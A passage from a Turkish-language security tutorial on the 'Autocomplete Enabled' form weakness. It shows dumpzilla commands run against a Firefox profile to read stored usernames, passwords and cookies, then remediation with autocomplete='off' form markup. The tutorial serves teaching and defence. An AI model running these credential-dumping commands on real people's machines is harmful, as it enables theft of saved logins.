Expiry: 2019-04-29 06:08:43
Last Access: 2019-04-29 06:07:43
Creation Time: 2019-04-29 06:07:43
Secure: No
HttpOnly: No
Domain: quantserve.com
Host: .quantserve.com
Name: mc
Value: 5cc6cca6-616e0-e8da2-bac44
Path: /
Expiry: 2020-05-29 06:06:30
Last Access: 2019-05-06 07:30:08
Creation Time: 2019-04-29 06:07:44
Secure: No
HttpOnly: No
Domain: stackoverflow.com
Host: .stackoverflow.com
Name: __qca
Value: P0-388174269-1556532463968
Path: /
Expiry: 2020-05-25 06:07:44
Last Access: 2019-04-29 06:15:34
Creation Time: 2019-04-29 06:07:44
Secure: No
Right Ctrl





Son kullanıcının web tarayıcıda depolu otomatik tamamlama verilerini okuyabilmek için --Passwords parametresi kullanılmalıdır. Bu parametre ile son kullanıcının firefox web tarayıcıdaki ziyaret ettiği web sitelerdeki Beni Hatırla yaptığı kayıtlı kullanıcı adı ve parola gibi bilgiler okunabilir.

Kali 2021.2 Terminal:

> dumpzilla s3fyn18u.default/ --Passwords

Çıktı:





Görüldüğü üzere cache klasöründe --Passwords parametresi ile son kullanıcının firefox web tarayıcıda ziyaret ettiği web sitelerdeki otomatik tamamla dediği kullanıcı adı ve parolalarını okuduk.

[*] Uyarı:

Mozilla Firefox'da beni hatırla halinde olan başka kullanıcı adı ve parola ikilileri de mevcuttu. Fakat onlar cache klasöründen okunamamıştır.


[*] Not:


Cache klasöründen tüm okunabilecek bilgileri ekrana basmak için dumpzilla parametresiz kullanılabilir.

Kali 2021.2 Terminal:

> dumpzilla s3fyn18u.default/

Çıktı:





Sonuç olarak son kullanıcının bilgisayarındaki Firefox cache klasöründen dumpzilla tool'u ile web tarayıcı bilgileri dump edilerek otomatik tamamlama verileri çalınabilmiştir.

Autocomplete Enabled Zafiyeti Nasıl Kapatılır?

Web tarayıcılarının HTML formlarına girilen hesapları yerel makinede depolamasının önüne geçebilmek için autocomplete="off" özelliği (tüm form alanlarını korumak maksadıyla) form etiketi içerisine yerleştirilmelidir.

```
<form method="POST" action="index.php" autocomplete="off">
   username:<input type="text" name="username"><br>
   password:<input type="password" name="password"><br>
   <input type="submit" name="login" value="Log In">
</form>
```

Tüm form alanlarını korumanın yerine daha çok spesifik form alanlarını korumak için ise belirli input etiketleri içerisine autocomplete="off" özelliği konabilir.

```
<form method="POST" action="index.php">
   username:<input type="text" name="username"><br>
   password:<input type="password" name="password" autocomplete="off"><br>
   <input type="submit" name="login" value="Log In">
</form>
```

Aşağıdaki kullanım ise tarayıcılar arasındaki uyumsuzluğu gidermek anlamında en ideal olanıdır:

```
<form method="POST" action="index.php" autocomplete="off">
   username:<input type="text" name="username" autocomplete="off"><br>
   password:<input type="password" name="password" autocomplete="off"><br>
   <input type="submit" name="login" value="Log In">
</form>
```

Ancak dikkat edilmesi gereken bir şey var ki o da modern web tarayıcılarının bu direktifleri görmezden gelebilmesidir. Buna rağmen yine de autocomplete'i off değeriyle hiç kullanmamaktansa kullanmak daha yerinde bir tercihtir.

Kaynaklar

https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/autocomplete-is-enabled/
https://portswigger.net/kb/issues/00500800_password-field-with-autocomplete-enabled
https://www.acunetix.com/vulnerabilities/web/password-type-input-with-auto-complete-enabled
https://news.ycombinator.com/item?id=4847350
http://beefproject.com/
https://labs.neohapsis.com/2012/04/25/abusing-password-managers-with-xss/
https://null-byte.wonderhowto.com/how-to/hacking-macos-dump-passwords-stored-firefox-browsers-remotely-0185234/
https://null-byte.wonderhowto.com/how-to/hacking-windows-10-steal-decrypt-passwords-stored-chrome-firefox-remotely-0183600/
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/autocomplete-is-enabled/
https://www.youtube.com/watch?v=nqWRezim2E4&ab_channel=RajUpadhyay
https://stackoverflow.com/questions/28973025/what-is-the-path-to-chrome-cache-on-ubuntu/31636471
https://askubuntu.com/questions/88325/where-do-browsers-keep-temporary-files

https://medium.com/@shirishpokharel/browser-forensic-with-dumpzilla-on-linux-and-windows-cef805126a1